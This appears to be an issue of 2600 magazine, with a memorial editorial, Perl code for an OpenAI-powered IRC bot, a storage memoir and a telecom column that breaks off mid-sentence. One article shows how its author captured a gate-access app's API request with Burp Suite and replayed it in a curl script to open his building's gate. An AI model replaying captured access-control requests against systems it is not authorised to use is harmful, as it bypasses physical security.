Volume Forty, Number Three
DIGITAL EDITION

2600

The Hacker Quarterly

Colorful Payphones

Germany. Residing on a street in the Alexanderplatz district of Berlin, this phone has more art and advice than function.

Photo by Mike Quin

Spain. Seen in a suburb of Barcelona, another high-rise phone structure with a lot of free expression going on.

Photo by Jacob Pritchett

Canada. Found in East Vancouver, there's clearly no phone in this full-size former British booth, but the headless statue really makes up for that.

Photo by Josh Paulton

Canada. We don't know when payphones became canvases for local artists, but this model in Montreal serves the purpose admirably.

Photo by S D

Got foreign payphone photos for us? Email them to payphones@2600.com. Use the highest quality settings on your digital camera! (Do not send us links as photos must be previously unpublished.) (more photos on inside back cover)

Subjects

Memories to Come

It's been an especially difficult period for many of us in the hacker community. Two of our most beloved members, Kevin Mitnick and Cheshire Catalyst, passed away since our last issue. And while we all know such loss is inevitable, we are always caught off guard.

If you have ever been to a HOPE conference, you would have seen Cheshire. He attended every one of those events and always gave at least one talk. He was key in helping us organize, especially in the early years. It was his perseverance that landed us Steve Wozniak as one of our keynote speakers when nobody else thought that was possible. He was always there to lend a helping hand to volunteers and newcomers. And before all of that, he was the person who headed *TAP Magazine* in its final days. *TAP* was a printed zine which helped inspire the idea for *2600*. He was known and respected throughout that entire period. And what was truly remarkable was that he was also a renowned presence in his community of Titusville, Florida and amongst those enthused by the many rocket launches in that part of the world. Ironically, few in each community knew of his significance in the others. He was a man of many talents and interests, and his absence will be felt in the years ahead.

Anyone who has read *2600* over the years knows how important a figure Kevin Mitnick was. Since our first editorial on his plight back in the 1980s to his success as a writer and security consultant in the past couple of decades, Kevin carried the true spirit of the hacker community. He was persecuted for his mischief, misunderstood and misrepresented, taken advantage of, and, eventually, recognized as the person he actually was.

If anyone ever had a reason to be bitter and resentful over his long imprisonment and overall demonization, Kevin did. But that wasn't who he was. Instead, when he was finally released in 2000, he got to work building a life and using his talents to help improve the kind of security that he had been able to compromise in previous years. Even that proved a challenge, as the authorities who were monitoring his supervised release conditions wanted him to completely stay away from technology. He was prohibited from being on the Internet, owning a cell phone, and even telling his own story for that entire three-year period after his release. It was a system designed to have people fail and to get them thrown back into custody for inevitably running afoul of these draconian regulations. Instead, Kevin patiently abided by the terms for the three years, knowing full well that the slightest misstep would land him back in federal prison, perhaps for good.

What Kevin was able to accomplish after that dark period should be inspirational to us all. He became a known quantity in the security world - for the second time, but in a completely different way. In so doing, he never bought into the simplistic notion of sending kids to prison if they misbehaved online. He showed us how to better protect ourselves, encouraged others to act responsibly, and never talked down to anyone, whether it was a wannabe hacker in middle school or the president of a large corporation with terrible security practices. There are countless stories out there of Kevin genuinely helping people without asking for anything in return.

We had always wanted Kevin to speak at HOPE, even when it was just beginning back in 1994. However, that year he was in hiding, in no small part because of a front page *New York Times* article published in July of that year that made him seem like a national menace: "Cyberspace's Most Wanted: Hacker Eludes F.B.I. Pursuit." (The author, John Markoff, would later go on to play a part in Mitnick's capture and co-wrote the book *Takedown* about the whole sequence of events, which would go on to become a movie and inspired our own documentary *Freedom Downtime*.) Kevin was behind bars for our

next conference in 1997 and was subject to the restrictions of his supervised release for the next two in 2000 and 2002. But there was nothing getting in the way in 2004 when Kevin made a triumphant appearance at The Fifth HOPE, finally able to speak to a crowd of hackers. His mother and grandmother joined him for that weekend in what was one of our happiest moments.

So much of Kevin's success was helped by the support he received from this community. The entire "Free Kevin" movement was like nothing ever seen before in the hacker world. And it really made a difference: attention was drawn to his case along with the many injustices he suffered; that truly awful *Takedown* film that attacked his character while he was powerless to fight back was prevented from getting a wide release due to demonstrations all over the world; and, when he was finally released, there were so many people out there who wanted to help him get back on his feet. Of course, had Kevin not possessed the skill and the drive to earn such a successful career, he wouldn't have become the post-release legend that he will always be. But those of you who helped get the word out and made it known that this injustice wouldn't stand, know that your actions and words meant a great deal to Kevin.

We believe our relationships are stepping stones that can help make us better people as we move forward in life. The individuals we know personally, as well as those whose words and accomplishments we study, influence how we talk to and treat other people. We can only hope that our all-too-brief time with Cheshire and Kevin had an effect on us and also affected the many others they met, and that we'll all be encouraged to take a path we might otherwise not have gone on. This can be true of anyone we encounter, but it was especially clear with these two.

It's right to feel sad and we will for some time to come. Nothing is forever - that much is certain. But with every transition, there is something else. The only thing we know for certain is that there's so very much we're not capable of understanding at this stage. And that can be both terrifying and comforting. But in these difficult moments, we need to talk to each other, know that we're not all that different, and remember that we're not alone. However we choose to communicate, that human connection is extremely powerful and affirming.

Our experiences are all we know, yet they are so puny in the big picture. We are reminded of that each and every time we look at the night sky. Is it there simply to mock us with glimpses of worlds we can never truly explore? Or are we looking at our future through images of the past?

One thing both Cheshire and Kevin were well known for was their undying curiosity. And whenever you feel that, you're feeling a bit of them, something that will always live on and continue to bind us together.

Statement required by 39 USC 3685 showing the ownership, management, and circulation of *2600 Magazine*, published quarterly (4 issues) for October 1, 2023. Annual subscription price $31.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 2 Flowerfield, St. James, NY 11780.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953. Managing Editor: Eric Corley, 2 Flowerfield, St. James, NY 11780
4. The owner is Eric Corley, 2 Flowerfield, St. James, NY 11780
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6. Extent and nature of circulation:

	Average No. Copies each issue during preceeding 12 months	Single Issue nearest to filing date
A. Total Number of Copies	19625	19750
B. Paid and/or Requested Circulation		
1 Paid/Requested Outside-County Mail Subscriptions	5405	5352
2 Paid In-County Subscriptions	0	0
3 Sales Through Dealers and carries, street vendors, and counter sales	13156	13220
4 Other Classes Mailed Through the USPS	0	0
C. Total Paid and/or Requested Circulation	18561	18572
D. Free Distribution by Mail and Outside the Mail		
1 Outside-County	124	127
2 In-County	0	0
3 Other Classes Mailed Through the USPS	0	0
4 Outside the Mail	587	923
E. Total free distribution	711	1050
F. Total distribution	19272	19622
G. Copies not distributed	353	128
H. Total	19625	19750
I. Percent Paid	96	95

7. I certify that the statements made by me above are correct and complete.
   (Signed) Eric Corley, Owner.

Designing an OpenAI Powered IRC Chat Bot for Fun and Profit

by oxagast

So, for a long time people have thought about what happens when computers become sentient, what defines sentience, and being self-aware. People have fantasized about this, writing books and making movies about AI takeovers since a time when computers were only in their infancy, which surprises even me. While this will be a more specific intro to ChatGPT's type of AI which is - in layman's terms - a bunch of numerical floating point weights that to some extent mimic neuroplasticity in the way that they reinforce patterns made by the algorithm and make sure those are used more often, attached to an algorithm that, using its initial training - in this case lots, and lots... *and lots* of human language - is designed to statistically generate a response that is the most probable considering which pieces of a sentence, seen to the algorithm as being broken up into small pieces of words (tokens) that are generally used with the generalized strings of text that the user entered. So the algorithm is designed to finish the text by using the tokens to pull from the initial training that are statistically found together, to "finish" what was written by the user, by deciding probabilistically bit by bit what should come next, in turn adding information from its model's training back in. If you would like to read more about how ChatGPT specifically works, there is a decent article explaining it here: `www.zdnet.com/article/how-`
`➥does-chatgpt-work/`.

So, okay, the LLM is basically mapping a user's input to a probable output. Now, in my opinion, this is hardly intelligence. But it provides the illusion of intelligence, and is, in my experience, just good enough to where, for an unwitting user, it may even be Turing complete. ChatGPT actually, instead of learning, completely makes up facts on many occasions just because they seem probable, rather than because they are actually true - though talking about this seems to be frowned upon by the designers of ChatGPT. But again, by my definition of intelligence, this hardly pushes the envelope, and thus even opens the creators up to an ethical issue, considering they are pushing this as intelligence... when that is hardly the case at all. It is a talking probability engine. But for my purposes, it happens to work almost perfectly.

An IRC Bot

I decided one day to make an IRC bot, superior to the Markov bots we usually see... something useful and entertaining enough for people to play with. Enter Franklin. Now there have actually been two major versions of what is known as Franklin, the initial being written in bash shell, which had many security implications and was pretty quickly scrapped and rewritten from the ground up to mesh with the IRC client Irssi as a plugin written in Perl.

Perl was one of the first languages I learned out of the gates - right after QBasic - and around the same time I was learning C, so I've been around the block a couple of times with it and felt confident I could get this done. I first went to choose a model and researched my options. OpenAI had been making headlines recently, so I headed there and came across the showcase ChatGPT, which wasn't exactly what I had in mind, and they didn't offer an API hook publicly for that model iteration quite yet anyway. So I settled on text-davinci-003, and it seems to have worked well for my purposes after a little tuning. The main program waits for a message to be received in channel, then hands that off to a subroutine that picks apart the user's request, sees if Franklin was called specifically, or if a random Franklin message should be called instead. Once it handles finding the user's message, it hands this off to the subroutine that sets up what I refer to as the contextual prelude including calling on a second routine that will resolve and strip URLs from HTML to plain text, sets up the request JSON, calls the OpenAI API, and handles returning the message text-davinci-003 generated back to the user via another Irssi hook. Most user definable variables are coded in to be able to be set via Irssi's /set command, and then pulled into Franklin via Irssi's memory.

The main called routine looks like:

```
sub frank {
 my ($server, $msg, $nick,
➥$address, $channel) = @_;
 $msg_count++;
 my @badnicks;
 my $asshole = asshat($msg,
➥$server, $nick, $channel);
 $moderate{$nick} = $asshole - 4
➥+ $moderate{$nick} * 0.40;
 if ($moderate{$nick} >=
➥$asslevel) {
  $server->command('kick' . ' '
➥. $channel . ' ' . $nick . ' '
➥. "Be nice.");
  $moderate{$nick} = 0;
```

```
 }

 if ($blockfn) {
  if (-e $blockfn) {
   open(BN, '<', $blockfn)
    or die "Franklin: Sorry, you
➥need a blocklist file. $!";
   @badnicks = <BN>;
   close BN;
  }
 }
 push(@chat, "The user: $nick
➥said: $msg - in $channel ");
 if (scalar(@chat) >= $histlen) {
  shift(@chat);
 }
 chomp(@badnicks);
 for (@badnicks) {
  s/(.*)#.*$/$1/; ## for comments
➥in the badnicks file
 }
 if (grep(/^$nick$/, @badnicks))
➥{ ## fuck everyone inside this
conditional
  Irssi::print "Franklin: $nick
➥does not have privs to use
➥this.";
 }
 else {
  my $wrote = 1;
  my $ln = $server->{nick};
  if ($msg =~ /^$ln[:|,]
➥(.*)/i) { ## added /i for case
insensitivity
   my $textcall = $1; ## $1
➥is the "dot star" inside the
parenthesis
   $textcall =~ s/\'//gs;
   $textcall =~ s/\"//gs;
   Irssi::print "Franklin: $nick
➥asked: $textcall";
   if (($textcall !~ m/^\s+$/) ||
➥($textcall !~ m/^$/)) {
    $wrote = callapi($textcall,
➥$server, $nick, $channel);
   }
   else { Irssi::print "Unknown
➥error, response not sent to
➥server"; }1
  }
  else {
   if (($chatterbox le 995) &&
➥($chatterbox gt 0)) {
    if (int(rand(1000) -
➥$chatterbox) eq 0) {
     $wrote = callapi($msg,
➥$server, $nick, $channel, @
➥chat);
    }
   }
   else {
    unless ($chatterbox eq 0) {
     Irssi::print "Chatterbox
➥should be an int between 0 and
➥995, where 995 is very chatty.";
    }
   }
  }
 }
}
```

Then the part of the routine that calls the API and parses the response is:

```
my $url = "https://api.openai.
➥com/v1/completions";
my $model = "text-davinci-003";
## other model implementations
➥work too
my $heat = "0.7"; ## ?? wtf
my $uri = URI->new($url);
my $ua = LWP::UserAgent->new;
$textcall = Irssi::strip _
➥codes($textcall);
$textcall =~ s/\"/\\\"/g;
my $askbuilt =
 "{\"model\":
➥\"$model\",\"prompt\":
➥\"$textcall\","
. "\"temperature\":$heat,\"max _
➥tokens\": $tokenlimit,"
. "\"top _ p\": 1,\"frequency _
➥penalty\": 0,\"presence _ "
. "penalty\": 0}";
$ua->default _ header("Content-
➥Type" => "application/json");
$ua->default _
➥header("Authorization" =>
➥"Bearer " . $apikey);
my $res = $ua->post($uri, Content
➥=> $askbuilt); ## send the post
➥request to the api
if ($res->is _ success) {
 my $said = decode _ json($res-
➥>decoded _ content())->{choices}
➥[0]{text};
 my $toks = decode _ json($res-
➥>decoded _ content())->{choices}
➥[0]{total _ tokens};
 if (($said =~ m/^\s+$/) || ($said
➥=~ m/^$/))

  $said = "";
 }
 $said =~ s/^\s+//;
 $said =~ s/^\n+//;
 $said =~ s/Franklin: //;
 $said =~ s/Reply: //;
 $said =~ s/My reply is: //;
 $said =~
```

```
  s/^\s*[\?|.|-]\s*(\w)/$1/; ## if
➥it spits out a question mark,
➥this fixes it
 if ($said =~ m/^\s*\?\s*$/) {
  $said = "";
 }
 unless ($said eq "") {
  my $hexfn = substr( ## the
➥reencode fixes the utf8 bug
   Digest::MD5::md5_hex(
     utf8::is_utf8($said)
    ? Encode::encode_utf8($said)
    : $said
  ),
  0,
  8
 );
 umask(0133);
 my $cost = sprintf("%.5f",
➥($toks / 1000 * $price_
➥per_k));
 open(SAID, '>', "$httploc$hexfn"
➥. ".txt")
  or Irssi::print "Could not open
➥txt file for writing.";
 binmode(SAID,
➥"encoding(UTF-8)");
 print SAID
  "$nick asked $textcall_bare
➥with hash $hexfn\n<---- snip
➥---->\n$said\n";
 close(SAID);
 my $fg_top = '<!DOCTYPE html>
➥<html><head> <!-- Google tag
➥(gtag.js) --> <script async
src="https://www.googletagmanager
➥.com/gtag/js?id=$gtag"></script>
<script> window.dataLayer =
➥window.dataLayer || []; function
➥gtag(){dataLayer.
push(arguments);}
gtag("js", new Date());
➥gtag("config", "' . $gtag . '");
➥</script> <meta charset="utf-8">
➥<meta name="viewport"
➥content="width=device-width,
➥initial-scale=1">
<link rel="stylesheet"
➥type="text/css" href="/css/
style.css"> <link rel="stylesheet
➥" href="https://cdnjs.cloudflare
➥.com/ajax/libs/font-
➥awesome/6.1.2/css/all.min.css">
<title>Franklin, a ChatGPT
➥bot</title></head> <body>
➥<div id="content"> <main
➥class="main_section"> <h2
➥id="title"></h2> <div> <article
id="content"><h2>Franklin</h2>';
➥  my $fg_bottom = '</article>
➥</div> <aside id="meta"> <div>
➥<h5 id="date"><ahref="https://
➥franklin.oxasploits.
➥com/">Franklin, a ChatGPT AI
➥powered IRC Bot</a> </h5> </
➥div> </aside></main> </div></
➥body>';
  my $said_html =
➥sanitize($said, html => 1);
  $textcall_bare =
➥sanitize($textcall_bare, html
➥=> 1);
  $said_html =~ s/\n/<br>/g;
  open(SAIDHTML, '>',
➥"$httploc$hexfn" . ".html")
   or Irssi::print "Couldn't open
➥for writing.";
   binmode(SAIDHTML,
➥"encoding(UTF-8)");
   print SAIDHTML $fg_top
    . "<br><i>"
    . localtime()
    . "<br>Tokens used:
➥$toks<br>Avg cost: \$$cost<br>"
    . "<i><br><br><br><b>$nick</b
➥> asked:
➥<br>    
➥$textcall_bare<br><br>"
    . $said_html
    . $fg_bottom;
   close SAIDHTML;
   my $said_cut = substr($said,
➥0, $hardlimit);
   $said_cut =~ s/\n/ /g; #
➥fixes newlines for irc compat
   Irssi::print "Franklin: Reply:
➥$said_cut $webaddr$hexfn" .
➥".html";
   $server->command("msg
➥$channel $said_cut
➥TXID:$hexfn");
   $retry++;
```

Running the bot is simple. You can start Irssi, configure the bot using /franklin_* variables, and set up its data directory, then use scriptassist to auto-run the bot on Irssi startup. After much debugging, Franklin is mostly stable. However, in the event that the code stalls, you can reload the bot by either reloading the script manually, or you can use a trigger.pl configuration from the setup documentation to be able to reload the bot remotely over IRC.

Major Features

One of the first features I implemented was a primitive hard-coded awareness that Franklin itself is a bot, and some variables about the environment it resides in, such as servers

connected to, channels, date, time, and if it is an op in any channels. I call this the contextual prelude, which lets Franklin's response be more direct and relational to where it is at the time. Franklin also has a memory of the last couple of lines of the chat, in a rolling array where the user's latest comments are shifted in, then popped back out seven or eight comments later, which is in turn prepared into a string that is tacked onto the contextual prelude. This gives Franklin a "context," and allows it to know what the general discussion topic currently is in each channel it is connected to. This helps Franklin's responses seem more relatable, and also helps improve accuracy.

Our context setup looks like:

```
$setup = "You are an IRC bot, your name and nick is Franklin, and you were created by oxagast (an exploit dev, master of 7 different languages), in perl. You are $modstat moderator or operator, and in the IRC channel $channel and have been asked $msg_count things since load, $servinfo Your source pulls from Open AI's GPT3 Large Language Model, can be found at https://
➥franklin.oxasploits.com,  and you are at version $VERSION. It is $hour:$min on $days[$wday] $mday $months[$mon] $year EDT. If you see a shell command and think you are being hacked, call them a skid. The last $histlen lines of the chat are: $context, only use the last $histlen lines out of the channel $channel in your chat history for context. If the user says something nonsensical, answer with something snarky. The query to the bot by the IRC user $nick is: $textcall";
```

It was also pertinent that Franklin have a connection to the Internet, and the ability to resolve any URLs that he is asked about, as well as the ability to summarize the text from the link's given website (after stripping off extraneous HTML), and then add this to the contextual prelude. Otherwise, Franklin would just guess what the website is about based on the context of the question and the text that makes up the link alone, and this is obviously not adequate.

Which is:

```
sub pullpage {
  my ($text) = @_;
  if ($text =~
m!(http|ftp|https):\/\/
➥([\w_-]+(?:(?:\.[\w_-
➥]+)+))([\w.,@?^=%&:\/~+#-
➥]*[\w@?^=%&\/~+#-])!
   ) { # grab the link parts
   my $text_uri = "$1://$2$3"; #
➥put the link back together
   Irssi::print "$text_uri";
   my $cua = LWP::UserAgent->new(
    protocols_allowed =>
➥['http', 'https'],
    timeout => 5,
   );
   $cua->agent(
'Mozilla/5.0 (Windows NT 10.0;
➥Win64; x64) AppleWebKit/537.36
➥(KHTML, like Gecko)
Chrome/91.0.4472.124 Safari/537.36
➥Edg/91.0.864.59'
  ); # so we look like a real
➥browser
  $cua->max_size( 4000 );
  my $cres = $cua->get(URI::-
➥>new($text_uri));
  if ($cres->is_success) {
   my $page_body =
➥untag(encode('utf-8', $cres-
➥>decoded_content())); # we get
➥an error unless this is
utf8
   $page_body =~ s/\s+/ /g;
   return $page_body;
  }
 }
 else { return undef }
}
```

Which calls an HTML stripping routine:

```
sub untag {
 local $_ = $_[0] || $_;
 s{
 < # open tag
 (?: # open group (A)
 (!--) | # comment (1) or
 (\?) | # another comment (2) or
 (?i: # open group (B) for /i
 ( TITLE | # one of start tags
 SCRIPT | # for which
 APPLET | # must be skipped
 OBJECT | # all content
 STYLE # to correspond
 ) # end tag (3)
 ) | # close group (B), or
 ([!/A-Za-z]) # one of these
➥chars, remember in (4)
 ) # close group (A)
 (?(4) # if previous case is (4)
```

```
 (?: # open group (C)
 (?! # and next is not : (D)
 [\s=] # \s or "="
 ["`'] # with open quotes
 ) # close (D)
 [^>] | # and not close tag or
 [\s=] # \s or "=" with
 `[^`]*` | # something in quotes
➥` or
 [\s=] # \s or "=" with
 '[^']*' | # something in quotes
➥' or
 [\s=] # \s or "=" with
 "[^"]*" # something in quotes "
 )* # repeat (C) 0 or more times
➥ | # else (if previous case is
➥not (4))
 .*? # minimum of any chars
 ) # end if previous char is (4)
 (?(1) # if comment (1)
 (?<=--) # wait for "--"
 ) # end if comment (1)
 (?(2) # if another comment (2)
 (?<=\?) # wait for "?"
 ) # end if another comment (2)
 (?(3) # if one of tags-
➥containers (3)
 </ # wait for end
 (?i:\3) # of this tag
 (?:\s[^>]*)? # skip junk to ">"
 ) # end if (3)
 > # tag closed
 }{}gsx; # STRIP THIS TAG
 return $_ ? $_ : "";
}
```

At a user's request, a TXID was implemented so that any text that runs out of IRC bounds is still readable, because Franklin generates a web page per query that contains the question asked, as well as the bot's response, along with some other information about the query itself, such as how many tokens were used in processing it. This turned out to be a great addition, and while it was originally implemented as a link to the page, this turned out to be problematic, mostly because it looked like advertising, in the way that Franklin repeatedly would drop links to its own website while it was being used. This was inadvertent and mitigated by using the TXID, and the accompanying search box on Franklin's website. You can also review all of Franklin's previous responses to queries here: `franklin.oxasploits.com/said/`. Franklin records in both .txt and .html formats.

I also wrote in a thread that runs continuously, pinging a URL every couple seconds, so that if Franklin stalls or the script dies, it will alert me via email, as well as aggregate downtime.

This is the keepalive routine:

```
sub falive {
 if ($hburl) { ## this makes it
➥so its not mandatory to have
➥it set
  while (1) {
   my $uri = URI->new($hburl);
   my $ua = LWP::UserAgent->new;
   $ua->post($uri);
   sleep 30;
  }
 }
}
```

Two more abilities that Franklin has that go hand in hand are the bot's ability to keep track of the chat's topic and respond with relevant information autonomously without directly being called by a user, and Franklin's ability to gauge how much of a jerk a user is being. If the bot has at minimum half operator status in the channel, it can kick a misbehaving user with a custom message.

To keep track of the channel context, we take this and add it to the contextual prelude, basically:

```
push(@chat, "The user: $nick
said: $msg - in $channel ");
 if (scalar(@chat) >= $histlen) {
  shift(@chat);
}
```

The entire franklin.pl source at its most current version can be found on GitHub at: `github.com/oxagast/Franklin`.

Operation

Running the bot itself has turned out to be a task. I get pings and even text messages in the middle of the night sometimes regarding either questions or issues with the bot because it has turned out to be one of my most popular solo projects. When I first started writing the bot, I had no idea how novel and downright entertaining the interactions with it would be. Overall, I have had minimal issues, and one ethical concern of using the user's backlog data for better response content, but it was decided that since chat not directed at Franklin is only in memory and not recorded to the drive, the risk is acceptable. Quite frankly, I've had fun and am thrilled to have made something people actually find useful. Also, I appreciate as well as thank everyone who has asked for features or found bugs in the project. Finally, if you would like to give it a whirl, join Franklin and me on `irc.2600.net`, in the #2600 channel, or our test channel, #gpt3!

Cute App, But I'll Use My Own

by pax

There is an app for everything, and we can hack every app. Therefore, everything is hackable.

My apartment got rid of the classic RFID key fob to open its gate and sent out an email telling all residents to download an app called Gatewise or they would not be able to enter. Being security aware in this world of apps, I am not a fan of putting anything I don't know, need, or trust on my phone. This app didn't check any of those boxes for me.

So I decided to explore Gatewise and see what I could find out. First is the privacy policy[1] where I learned that yes, they will be collecting, storing, and giving up any information they can get. Location, phone number, device information - all the things I'd rather not. I don't want their app. So I called my apartment office telling them I didn't have a smart phone, how was I supposed to open the gate? Their reply was shocked silence followed by, "you mean you have a phone that just... makes calls?" To be clear, I have a smart phone. But it's interesting to take note, the modern world is significantly less accessible to you if you don't have a smart phone. After two visits to the office in person, they figured out they could text me a vendor link for opening the gate. This was exciting news for me. I know all sorts of fun ways to use web addresses. Links lead to great hacking possibilities. Here's what they sent me in that text:

```
pass.gatewise.com/#/id/xx-xx-xx
```

The xx-xx-xx at the end I've used to replace 32 characters of hexidecimal. The link led to a page with a list of labeled buttons, one for each gate I was allowed to open. Moving to my computer, I opened Burp Suite[2], a tool that (among other things) lets you capture and edit outgoing http requests. This lets me see exactly what is being sent to Gatewise's server when I push the button to open the gate, as well as what their server responds with. Pressing an open gate button sends a JSON POST request with two pieces of information to this address: `portal.➥gatewise.com/api/v1/visitor/➥open_gate`. The first piece of information sent is the same generated ID that was included in the original link (which I've changed to xx-xx-xx). The second piece of information is a four digit number called "access point id" (I'll call that 1234). Here's the bit of JSON sent:

```
{"token":"xx-xx-xx","access_➥point_id":1234}
```

That's it. An HTTP POST request with a little bit of JSON. I know I can send that without using their website and buttons.

Figuring out how to open that gate. Start with what I know. I have an Android phone, so I'll be working in linux. I'm planning to use a curl command in a shell script to send the token and access point ID to the Gatewise server. Curl is short for "Client URL" - it's a linux command that is used to exchange data with a server. I hadn't done this from my phone before, so it took some research to get started. Termux[3] is an app that will give you a shell to run code in without jailbreaking your phone. You don't want the Termux in the Google Play store though; it's no longer being maintained by the developers. You need the version on F-Droid[4]. F-Droid is like the Play store, but for open source apps and it's not run by Google. From F-Droid I also got the Termux:Widget[5] plugin because it lets you execute script files from your home screen, which is exactly what I want to do. Using Termux, I built my curl POST request off what I had captured in Burp Suite and saved it as gate.sh. Building the POST request as a runnable .sh file was new ground for me, so it took a good amount of reading and failed attempts before I got it right. But here it is:

```
#! /bin/bash
echo -en '{"token":"xx-xx-xx",
➥"access_point_id":1234}' |
curl -ikX POST -H "Content-Type:
➥application/json" -H
"Connection: close" \
--data-binary @- https://portal.
➥gatewise.com/api/v1/visitor/
➥open_gate
```

Using Termux:Widget, I put a list on the home screen of my phone with entries to open different gates/doors. All I have to do is tap an item on the list to open it. Now I can use this same code on any number of devices and it all looks the same to the apartment office and Gatewise.

There were several pieces of this project I had very little experience in. I mentioned the places where I needed to stop and learn more to show a point. It's OK not to know something. Part of hacking is learning. Stop and learn what you can. Don't just copy and paste or you'll have no ability to troubleshoot when something doesn't work right. Know that a solution exists, then hack until you can bring it together.

[1] gatewise.com/privacy-policy/
[2] portswigger.net/burp
[3] termux.dev
[4] f-droid.org
[5] github.com/termux/termux-widget

Saying Goodbye to an Old (GPFS) Friend

by sark

I'm currently sat at the kitchen table of a self-catering holiday let in Sheringham on the east coast of England. Instead of holiday plans, I am thinking about future work projects. I know, I know - I'm on holiday and thinking about work! You see, I'm one of those oddballs who enjoys their job, and soon my employer will be migrating to a new data storage system. Storage is me. It is my passion. And I think about it a lot. Allow me to explain where my interest came from, a story of joy, but also sadness.

Several years ago my employer had a storage system built. It consisted of two servers, two external raid controllers, a bunch of storage expansion units with SAS disks, and some units with SATA disks. The servers ran CentOS with IBM's GPFS (now known as Spectrum Scale) file system. It held all of the company's data - pretty important stuff! When this was installed, my Linux experience was limited to tinkering around with VMs, so this thing scared me.

The more I learned, the less I feared it. I can remember vividly attending a training course for two days in Yorkshire. The course was organized by the vendor and their instructors taught me and others how to use the system. From that moment on I was hooked! I loved this server system, but I was still petrified of it at the same time. I spent hours learning all of its bits and pieces.

Over time, my confidence and skills improved no end. I had hours of fun writing little bash scripts for the file system. We expanded the system, creating a third server to handle intensive I/O, adding another server to the cluster running IBM's TSM (now known as Spectrum Protect) to backup and archive data to tape... pwoar! Now you're talking! There's something nerdy about watching a tape library robot pick up a tape, load it into a drive, and read or write data after you run a few commands in TSM's command line interface.

Fast forward a few years, and, lo and behold, I went to work for the vendor of the storage system. I worked on some big systems out there in the wild for some household names. I also worked with brilliant people based in my native U.K., as well as Germany and the USA. It was a great and memorable time.

However, I've ended up back working for my original employer. Their storage system manager left his position and they were in need of someone schooled in the ways of the command line. Returning to the original storage system was great. I love archiving to tape; shifting data here, there, and everywhere; swapping out broken disks; managing the GPFS system.... I know what you're thinking: this guy needs a life! But I just love storage! This system sparked my passion for learning Linux, storage systems, and going further down the rabbit hole, until I found the hacker community and *2600*. Thanks to this storage system, I got to work with some brilliant people that gave me knowledge and skills that fed that passion.

Sadly, the GPFS system that I fell in love with is being retired and replaced. The head of department wants a new single-node storage system. It will be built by an external company and will be running Windows (I ain't a Windows guy) with "Resilient" File System (ReFS). Why Windows over Linux? From a performance perspective, it makes sense. The users of the system need more performance than you can imagine and the company building it decided, along with the budget holder at work, SMB Direct is what is needed. GPFS can give huge performance on Windows clients by adding the Windows clients to the cluster. The only problem is that GPFS is expensive with year-on-year license costs as well as support costs.

I was given the task of designing another less powerful storage system which will mirror the data. This system will behave as our disaster recovery (DR) system and will perform backups to tape and cloud. I put Debian on it, installed ZFS, and built the file system out in a few minutes. I installed Samba, bound Linux to the Windows domain for file authentication using Winbind, built my shares and installed Bacula to backup the system to LTO and AWS. Designing and building the DR server was brilliant fun! I love GPFS, but I've certainly now fallen in love with ZFS.

I'm going to miss the GPFS storage system. Without it, I wouldn't have half the knowledge I have now and certainly not the passion. To me, the system has soul. I've had to pour blood, sweat, and tears into the thing to keep it going. Thanks to GPFS, I've been able to pour this passion into my DR system, giving it soul and adding an element of beauty to its build.

It's going to be a hard day when I shut the GPFS and TSM systems down for the last time. They have become close friends over the years. Friends that have made me smile, angry, happy, and have fueled my passion for tech. Something very special. I shall raise a glass to them and I look forward to pouring my energy into the DR system, turning my focus to ZFS and Bacula, but, of course, fondly remembering my old friends. I'm certainly grateful for what they gave me. Here's to absent friends.

Big thanks to Zelig for proof reading!

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! The acrid smell of smoke hangs in the air as yet another forest fire burns in the vicinity. It's a relatively new thing in the Pacific Northwest that thousands of acres of timberlands burn every summer, but it's also a relatively new thing that summer now extends pretty far into fall. This does mean that outside plant construction can run later into the year than usual, though, so I took the weather as an opportunity to move the underground fiber project I'm working on ahead of schedule. My project was tracking really well until suddenly, one day, it stopped. You see, if we had planned our dig just two feet away, we'd never have dug up a human hand, and my life would be a lot easier.

Construction guys are a rough and tumble bunch and very little fazes them, so when an ashen-faced equipment operator tapped me on the shoulder and said "we have a problem," I took notice. Everyone had stopped what they were doing when I got on site, and there it was - a hand, or at least bones that used to be a hand. The fact that it was human was unmistakable, but it had clearly been there for a long time - decades at least. There is a protocol for this (which was part of our permit), so I pulled it out and we executed on the plan.

The first thing we're required to do when something like this happens is immediately stop work and secure the area. There are numerous laws around this (both state and federal), and intentionally disturbing cultural relics is a serious crime. No job is worth going to jail over, so even though the company would probably prefer that we look the other way, we do it by the book. The company was required by our permit to hire an archaeological monitor from the local Indian tribe, so the first call was to them. Most unmarked remains found in the area are those of their ancestors, and the tribe has multiple archaeologists on staff to coordinate with the university archaeologist the company hires. This is the first stage in a very long process of archaeological argumentation, none of which I particularly understand but which very much does impact the project. Over time, the tribe, the university archaeologist, and the city's archaeologist (we're building within city limits) will negotiate whether and how the project can resume. But all of that is for much later. The first call just starts the process. To start, the archaeological monitor will show up on site, take detailed notes, and ensure that the site has been properly secured.

The next stop is the cultural resources program manager. That's a different department of the local Indian tribe, which works closely with the archaeological monitor. These folks aren't scientists; they're project managers, and they make sure that all of the appropriate parties are notified and engaged.

Finally, and this is the stuff of Halloween nightmares, someone has to cover the human remains with a tarp. You're not allowed to bury them again, and no photos are allowed either. That's one of my responsibilities when I'm in charge of the job site, but I sure wish it wasn't.

As you can imagine, all of this can be very disruptive to an ongoing project. Even though work on the project can theoretically continue in the area that isn't immediately adjacent to the find, in practice, this can be tough. The cultural resources project manager and the archaeological monitor ultimately make the call about where we're allowed to work. The area they decide to cordon off is then considered off-limits. Nobody is allowed to walk through, we can't bring any equipment through, and we

can't drive any vehicles through either. It's a no-go zone. Naturally, this particular no-go zone was in the most inconvenient location possible, in a narrow passage between two steep hillsides with limited access.

